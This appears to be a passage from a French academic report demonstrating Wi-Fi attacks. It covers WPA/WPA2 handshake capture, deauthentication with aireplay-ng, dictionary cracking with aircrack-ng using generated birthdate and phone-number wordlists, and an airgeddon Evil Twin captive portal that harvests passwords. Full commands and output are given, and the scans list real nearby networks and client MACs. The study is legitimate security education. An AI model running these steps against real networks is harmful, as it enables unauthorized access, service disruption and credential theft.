L'attaque par force brute sur les protocoles de sécurité WPA/WPA2 est une méthode utilisée pour tenter de découvrir un mot de passe en essayant différentes combinaisons de caractères jusqu'à ce que le bon soit trouvé. Les étapes typiques de cette attaque comprennent la capture des paquets Wi-Fi, l'obtention du handshake WPA/WPA2, le choix d'une liste de mots de passe, l'utilisation d'outils de craquage de mots de passe comme Aircrack-ng, et l'analyse des résultats. Cette attaque peut être chronophage et exigeante en ressources informatiques, surtout pour les mots de passe longs et complexes. Pour effectuer cette attaque, nous allons suivre les étapes suivantes :

III.3.1.1 Mode moniteur :

Le mode moniteur permet à une carte réseau sans fil de capturer tous les paquets réseau dans son rayon d'action, indépendamment de leur destination. Il est principalement utilisé pour la surveillance, le diagnostic et la sécurité des réseaux sans fil.

Pour activer le mode moniteur de la carte wifi, nous utilisons l'outil « Airmon-ng ».

Lorsque nous exécutons « `sudo airmon-ng` », l'outil liste généralement toutes les interfaces sans fil disponibles sur le système ainsi que leur état actuel. La sortie peut inclure des informations telles que le nom de l'interface (par exemple, `wlan1`), le chipset de la carte réseau, et son mode (moniteur ou géré). Une sortie typique pourrait ressembler à ceci :

```
(kali㉿kali)-[~]
└─$ sudo airmon-ng

PHY      Interface      Driver      Chipset
phy1     wlan0           ath10k_pci  Qualcomm Atheros QCA6174 802.11ac Wirele
ss Network Adapter (rev 32)
phy0     wlan1           mt7601u     Ralink Technology, Corp. MT7601U
```

Pour mettre notre interface sans fil en monitor mode, nous utiliserons généralement la commande `airmon-ng` suivie de l'option `start` et du nom de notre interface sans fil.

```
(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  1392 NetworkManager
  1429 wpa_supplicant

PHY      Interface      Driver      Chipset
phy1     wlan0           ath10k_pci  Qualcomm Atheros QCA6174 802.11ac Wirele
ss Network Adapter (rev 32)
phy0     wlan1           mt7601u     Ralink Technology, Corp. MT7601U
wlan1)   (mac80211) monitor mode already enabled for [phy0]wlan1 on [phy0]
```

Cette commande mettra `wlan1` en monitor mode, ce qui nous permettra de capturer des paquets provenant de réseaux sans fil proches.

Une fois en mode moniteur, nous pouvons utiliser d'autres outils de la suite Aircrack-ng comme airodump-ng pour rechercher les réseaux sans fil à proximité, capturer des paquets et effectuer des analyses de sécurité (voir la figure ci-dessous).

```
(kali@kali)-[~]
└─$ sudo airodump-ng wlan1

CH 4 ][ Elapsed: 1 min ][ 2024-05-14 17:55

BSSID                PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
A0:A3:F0:D5:74:2B    -46   135       12  0  5  130  WPA2 CCMP  PSK  DJAWAB ALI CHERIF
00:66:4B:52:27:A8    -40   178        3  0  2   54e. WPA2 TKIP  PSK  DJAWEB_M2_Sys_Tel
28:3B:82:38:7C:D8    -78    15        0  0  1  130  WPA2 CCMP  PSK  DJAWAB - AZ
08:5A:11:50:D2:CC    -79    36        0  0  5  130  WPA2 CCMP  PSK  dlink-D2CC
48:F9:7C:F6:0C:76    -80     3        0  0  7  130  WPA2 CCMP  PSK  ALgerieTelecom_4GLTE_F60C7

BSSID                STATION            PWR  Rate  Lost  Frames  Notes  Probes
(not associated)    F2:60:C5:44:8B:16  -16  0 - 1  0      2
(not associated)    C2:B1:E0:09:BD:B1  -18  0 - 1  0      2
(not associated)    9E:09:30:34:E5:92  -20  0 - 1  0      1
(not associated)    66:6B:68:58:2E:3A  -20  0 - 1  0      2
(not associated)    26:21:FD:34:D0:64  -20  0 - 1  0      1
(not associated)    1A:E8:2B:02:F0:5F  -20  0 - 1  0      2
(not associated)    3E:FB:C8:E8:AE:18  -22  0 - 6  0      1
(not associated)    AC:89:95:78:5C:69  -26  0 - 1  39     111    DRS
(not associated)    02:21:BB:E1:4D:73  -44  0 - 1  0      2
(not associated)    92:D6:CF:F7:78:07  -46  0 - 1  0      2
(not associated)    3E:5D:E3:66:62:AD  -68  0 - 1  0      1
(not associated)    B6:32:E3:33:12:94  -72  0 - 1  0      1
(not associated)    46:66:0A:32:F8:8C  -80  0 - 1  0      1
(not associated)    7E:18:8D:42:3C:C0  -34  0 - 1  0      2
(not associated)    DA:A1:19:2E:B2:E4  -22  0 - 1  0      4
A0:A3:F0:D5:74:2B   9C:1C:37:9A:60:47  -1   1e- 0  0      2
A0:A3:F0:D5:74:2B   0E:32:E8:72:CE:95  -18  0 -24  0     12
A0:A3:F0:D5:74:2B   7C:B2:32:CC:39:16  -70  0 - 1  0      1
Quitting ...
```

Figure 24 : Liste des réseaux sans fil à proximité

III.3.1.2 Capture des paquets :

La commande airodump-ng wlan1 est utilisée pour commencer à capturer le trafic sans fil sur l'interface sans fil spécifiée (wlan1)

La sortie d'airdump-ng comprend généralement plusieurs colonnes d'informations :

- **BSSID** : adresse MAC du point d'accès (AP).
- **PWR** : Puissance du signal du point d'accès (en dBm).
- **Beacons** : Nombre de balises envoyées par le point d'accès.
- **Data** : Nombre de paquets de données capturés.
- **CH** : Numéro du canal sur lequel l'AP fonctionne.
- **ESSID** : SSID (nom) du réseau sans fil (si le réseau diffuse son SSID).
- **ENC** : Type de cryptage utilisé par le réseau (par exemple, WPA2, WEP, Open).

La sortie continuera à se mettre à jour en temps réel, ce qui nous permettra de recueillir des informations sur les réseaux sans fil à proximité.

Maintenant, nous ciblons le réseau Wi-Fi avec les spécifications suivantes :

- ESSID : « DJAWEB_M2_Sys_Tel » (nom choisi du point d'accès)
- BSSID : « 00 :66 :4B :52 :27 » (adresse MAC)
- CH : « 2 » (le canal)

```
(kali@kali)-[~]
└─$ sudo airodump-ng wlan1

CH 4 ][ Elapsed: 1 min ][ 2024-05-14 17:55

BSSID          PWR Beacons #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
A0:A3:F0:D5:74:2B -46   135     12  0  5  130 WPA2 CCMP PSK DJAWAB ALI CHERIF
00:66:4B:52:27:A8 -40   178     3  0  2  54e. WPA2 TKIP PSK DJAWEB_M2_Sys_Tel
28:3B:82:38:7C:D8 -78    15     0  0  1  130 WPA2 CCMP PSK DJAWAB - AZ
08:5A:11:50:D2:CC -79    36     0  0  5  130 WPA2 CCMP PSK dlink-D2CC
48:F9:7C:F6:0C:76 -80     3     0  0  7  130 WPA2 CCMP PSK AlgerieTelecom_4GLTE_F60C7
```

Pour commencer à suivre le trafic réseau sur le canal associé au réseau sans fil ciblé sur un fichier on utilise la commande ci-dessous :

```
(kali@kali)-[~]
└─$ sudo airodump-ng -w DJAWEB_M2_Sys_Tel -c 2 --bssid 00:66:4B:52:27:A8 wlan1
18:00:20 Created capture file "DJAWEB_M2_Sys_Tel-01.cap".
```

Avec :

- **-w DJAWEB_M2_Sys_Tel** : les données capturées seront enregistrées dans des fichiers dont le nom commence par DJAWEB_M2_Sys_Tel. Cela peut s'avérer utile pour organiser et stocker les données capturées.
- **-c 2** : Cette option spécifie le numéro de canal (2 dans ce cas) sur lequel capturer le trafic sans fil plutôt que de sauter entre les canaux.
- **--bssid <mac>** : Cette option spécifie l'adresse MAC (<mac>) du point d'accès spécifique que nous souhaitons cibler.

Ensuite, nous attendons qu'un client se connecte pour capturer le « Handshake », Le « WPA Handshake » est alors affiché dans le terminal lorsque la capture est effectuée avec succès, donc maintenant nous sommes prêts à casser le mot de passe.

```

CH 2 ][ Elapsed: 36 s ][ 2024-05-14 18:00 ][ WPA handshake: 00:66:4B:52:27:A8
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
00:66:4B:52:27:A8 -37 100 380 246 0 2 54e. WPA2 TKIP PSK DJAWEb_M2_Sys_Tel
BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
00:66:4B:52:27:A8 72:EC:6E:B9:E8:56 -16 48e-24 3490 244  EAPOL
00:66:4B:52:27:A8 0E:32:E8:72:CE:95 -22 0 -1e 0 73
Quitting...

```

Figure 25 : Le Handshake capturé

Dans le cas où le client est déjà connecté au point d'accès avant le lancement de l'outil airodump, il est impossible de capturer le "handshake". Pour remédier à cela, nous utilisons une attaque de déauthentification pour forcer le client à se déconnecter, puis nous capturons le "handshake" lorsqu'il se reconnecte.

Nous allons donc utiliser l'outil « aireplay-ng » pour effectuer une attaque par déauthentification. Cette attaque force les appareils à se déconnecter de réseau Wi-Fi en leur envoyant des paquets de désauthentification. (Voir la figure ci-dessous)

```

(kali@kali)-[~]
└─$ sudo aireplay-ng -0 10 -c 72:EC:6E:B9:E8:56 -a 00:66:4B:52:27:A8 wlan1
18:01:51 Waiting for beacon frame (BSSID: 00:66:4B:52:27:A8) on channel 2
18:01:52 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|64 ACKs]
18:01:52 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|62 ACKs]
18:01:53 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|64 ACKs]
18:01:53 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|64 ACKs]
18:01:54 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|63 ACKs]
18:01:54 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|64 ACKs]
18:01:55 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|64 ACKs]
18:01:55 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|63 ACKs]
18:01:56 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|64 ACKs]
18:01:56 Sending 64 directed DeAuth (code 7). STMAC: [72:EC:6E:B9:E8:56] [ 0|64 ACKs]

```

Figure 26 : Les paquets de désauthentification

Avec :

- -0 10 : Cette option spécifie le type d'attaque, qui dans ce cas est une attaque par désauthentification. Le nombre 10 après -0 indique le nombre de paquets de désauthentification à envoyer (dans ce cas, 10 paquets). L'envoi de paquets de désauthentification peut forcer un client à se déconnecter temporairement de l'AP.

- `-c <client mac>` : Cette option indique l'adresse MAC du périphérique client que nous souhaitons désauthentifier. Si nous souhaitons désauthentifier tous les clients, nous pouvons omettre cette option.
- `-a <ap mac>` : Cette option spécifie l'adresse MAC du point d'accès cible (AP) auquel le client est actuellement associé.

III.3.1.3 Craquage du mot de passe :

Dans la dernière étape, nous avons utilisé l'outil « aircrack-ng » qui est capable de casser la clé WPA / WPA2 et trouver le bon mot de passe à partir de fichier « handshake » capté et une liste de mots « WordList »

Le principe de fonctionnement de aircrack-ng consiste à recalculer le MIC (Message Integrity Code) à partir d'une wordlist et à le comparer avec le MIC capturé dans le handshake. Si le MIC recalculé est égal au MIC capturé, alors le mot associé au MIC recalculé est le véritable mot de passe du réseau Wi-Fi.


On commence par la commande suivante :

```
(kali@kali)-[~]  
└─$ sudo aircrack-ng DJAWEB_M2_Sys_Tel-01.cap -w wordlist.txt
```

Avec :

-w wordlist.txt : Chemin d'accès à un fichier texte contenant une liste de mots de passe possibles (Word List).

DJAWEB_M2_Sys_Tel-01.cap : Chemin d'accès au fichier de capture contenant le WPA Handshake.



Pour cette étape, il faut une 'Word List', qui est un dictionnaire (fichier texte) contenant tous les mots de passe possibles, tels que des noms, des dates de naissance, des numéros de téléphone, etc.

- **La génération d'une Word List :**

Nous avons utilisé 'Matlab' pour créer une 'Word List'. Les dictionnaires incluent souvent tous les mots de passe imaginables qu'un utilisateur peut entrer. Au lieu de cela, nous nous sommes concentrés uniquement sur des mots de passe significatifs, tels que des dates de naissance. Pour obtenir un dictionnaire avec toutes les dates de naissance possibles, nous avons utilisé le code ci-dessous :

```
clear all;clc
V=[];
for i=1:12
    for j=1:31
        for k=1965:2025
            a=[i j k];
            b=[j i k];
            c=[i k j];
            d=[j k i];
            e=[k i j];
            f=[k j i];
            V=[V;a;b;c;d;e;f];
        end
    end
end
```

Nous avons ensuite généré un dictionnaire contenant tous les numéros de téléphone liés à notre région (de 045400000 à 045409999) en utilisant le programme suivant :

```
clc
clear all
close all
n=045400000
for i=0:1:99998
    n=n+1;
    Num=[0 n];
    disp(sprintf('%d',Num))
end
```

Ensuite, nous les avons tous mis dans un fichier nommé 'wordlist.txt' afin de pouvoir l'utiliser avec l'outil 'Aircrack-ng'.

Le résultat final est le

```
(kali@kali)-[~]
└─$ sudo aircrack-ng DJAWEB_M2_Sys_Tel-01.cap -w wordlist.txt
Reading packets, please wait...
Opening DJAWEB_M2_Sys_Tel-01.cap
Read 799 packets.

# BSSID          ESSID          Encryption
1 00:66:4B:52:27:A8 DJAWEB_M2_Sys_Tel WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening DJAWEB_M2_Sys_Tel-01.cap
Read 799 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:08] 61234/225436 keys tested (8130.10 k/s)

Time left: 20 seconds                27.16%

KEY FOUND! [ 11102000 ]

Master Key      : 43 07 93 2A 21 15 06 A0 83 B1 01 63 52 BE 32 0F
                  95 02 DA 14 A2 09 25 84 B7 1F FF 04 80 93 B0 0D

Transient Key   : 45 D0 49 8D 1A 57 17 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 2E 4C A4 72 FA 91 C2 33 C1 CB 80 70 2C D9 BF BA
```

Figure 27 : : Le résultat final d'attaque force brute

Après quelques secondes, nous avons réussi à obtenir la clé WPA/WPA2. Cependant, la recherche de cette clé par une attaque de force brute peut être très longue, car les dictionnaires peuvent contenir une quantité considérable de clés, parfois plusieurs dizaines de gigaoctets, sans garantie de succès. La vitesse de cette recherche dépend également de la puissance de calcul de la machine utilisée. Nous avons donc placé la clé WPA/WPA2 au début du dictionnaire et relancé l'attaque de force brute. Après quelques minutes, la clé est apparue, comme le montre la capture d'écran ci-dessus. Trouver des clés WPA/WPA2 de cette manière reste donc un processus aléatoire, nécessitant beaucoup de chance, car les combinaisons possibles de clés sont pratiquement infinies

III.3.2 Evil Twin :

L'attaque Evil Twin est une forme d'attaque où un cybercriminel crée un faux point d'accès WiFi, trompant ainsi les victimes pour qu'elles se connectent à ce réseau malveillant. Une fois connectées, les activités en ligne des victimes sont exposées à l'attaquant, qui peut intercepter des informations sensibles telles que des identifiants de connexion. L'attaquant peut cloner le SSID du réseau légitime, créer un faux point d'accès et inciter les utilisateurs à s'y connecter en augmentant la force du signal ou en perturbant le fonctionnement du vrai réseau. Dès que la victime se connecte à ce point d'accès et tente d'accéder à une page Web, elle est redirigée vers une fausse page créée par l'attaquant, qui demande la confirmation du mot de passe WPA pour des raisons de sécurité.




Figure 28 : Le principe d'attaque Evil Twin

Nous avons utilisé l'outil « airgeddon » pour l'attaque Evil Twin.

L'exécution de cette attaque est détaillée ci-dessous :

III.3.2.1 Capture le WPA handshake :

Nous avons d'abord activé le mode moniteur, puis capturé le WPA handshake.

Airgeddon utilise « airodump-ng » pour scanner les réseaux Wi-Fi disponibles et nous présenter une liste de cibles potentielles. À partir de cette liste, Airgeddon répertorie les points d'accès capturés. Nous avons sélectionné notre point d'accès cible que nous souhaitons cloner (option numéro 14). (Voir la figure ci-dessous)

```

***** Select target *****
***
  N.      BSSID          CHANNEL  PWR   ENC   ESSID
-----
  1)  88:D5:0C:94:11:1B    6      0%
  2)  5E:3B:B5:18:6B:DF    1     20%  WPA2  Galaxy M33 5G7E58
  3)  FE:A6:21:19:01:2B    6     23%  WPA2  Dlink_1169wt
  4)  78:98:E8:8C:7D:9E    5     26%  WPA2  Biblio
  5)*  3C:05:18:9C:EB:3B     1     27%  WPA2  AndroidAP
  6)*  A6:2F:C7:E9:4B:30     6     30%  WPA2  Galaxy M139BF5
  7)*  86:11:FD:01:20:F8     6     30%  WPA2  GGG
  8)*  86:F7:A0:3E:0F:D5     2     30%  WPA2  Oppo reno 7
  9)  E2:33:AE:C8:71:FF     1     33%  WPA2  OPPO A12
 10)* A2:38:AD:35:80:51     6     35%  WPA3  (Hidden Network)
 11)  7A:44:85:27:32:BB    11     35%  WPA2  OPPO A16s
 12)  82:20:FD:B0:B3:18     6     36%  WPA2  Galaxy
 13)* 8A:DD:82:7E:18:16    11     38%  WPA2  Djallil
 14)* 62:E4:B3:A3:4D:F7     6     62%  WPA2  Master 2 Telecom

(*) Network with clients
Select target network:
>

```

Figure 29 : Liste des points d'accès disponibles


Ensuite, nous avons choisi la méthode d'attaque « aireplay-ng » option numéro 2

```


Select an option from menu:
0. Return to Evil Twin attacks menu
1. Deauth / disassoc amok mdk4 attack
2. Deauth aireplay attack
3. WIDS / WIPS / WDS Confusion attack

```


Après cela, « Airedgdon » lance immédiatement une fenêtre pour capturer le « handshake », tandis qu'une autre fenêtre est générée pour exécuter une attaque « Deauth - aireplay ». Ces fenêtres se ferment une fois que le « handshake » est capturé.




On a appuyé simplement sur la touche 'Entrée' pour confirmer le paramètre par défaut. Ensuite, la dernière étape consiste à choisir la langue (option numéro 3).



Maintenant, l'outil Airedon démarre le clonage du point d'accès.





Comme le montre les deux images ci-dessous, nous avons réellement imité le vrai point d'accès et créé un autre point d'accès avec le même SSID.




Côté victime, ils voient qu'il y a deux points d'accès avec le même SSID. Cependant, l'original est protégé tandis que le faux point d'accès est ouvert.

En raison de l'attaque de désauthentification que nous avons lancée précédemment, le client victime sera déconnecté du point d'accès d'origine et ne pourra pas s'y reconnecter. Au lieu de cela, il essaiera de se connecter à notre faux point d'accès. Une fois que le client victime est connecté à notre faux point d'accès, il sera automatiquement redirigé vers une page de portail captif, comme illustré ci-dessous. Ce portail captif demandera le mot de passe Wi-Fi.



Lorsque la victime entre le mot de passe, nous le vérifierons en utilisant l'outil « aircrack » et le fichier « handshake » capturé. Le MIC est calculé à partir de ce mot de passe et comparé avec le MIC capturé qui se trouve dans le handshake. Si le mot de passe est incorrect, nous l'informons et lui demandons d'entrer un autre mot de passe pour se connecter.



Si le mot de passe correspond au handshake WPA capturé, Airgeddon arrêtera l'attaque 'Evil Twin' en fermant toutes les fenêtres, à l'exception d'une fenêtre qui affichera le mot de passe.


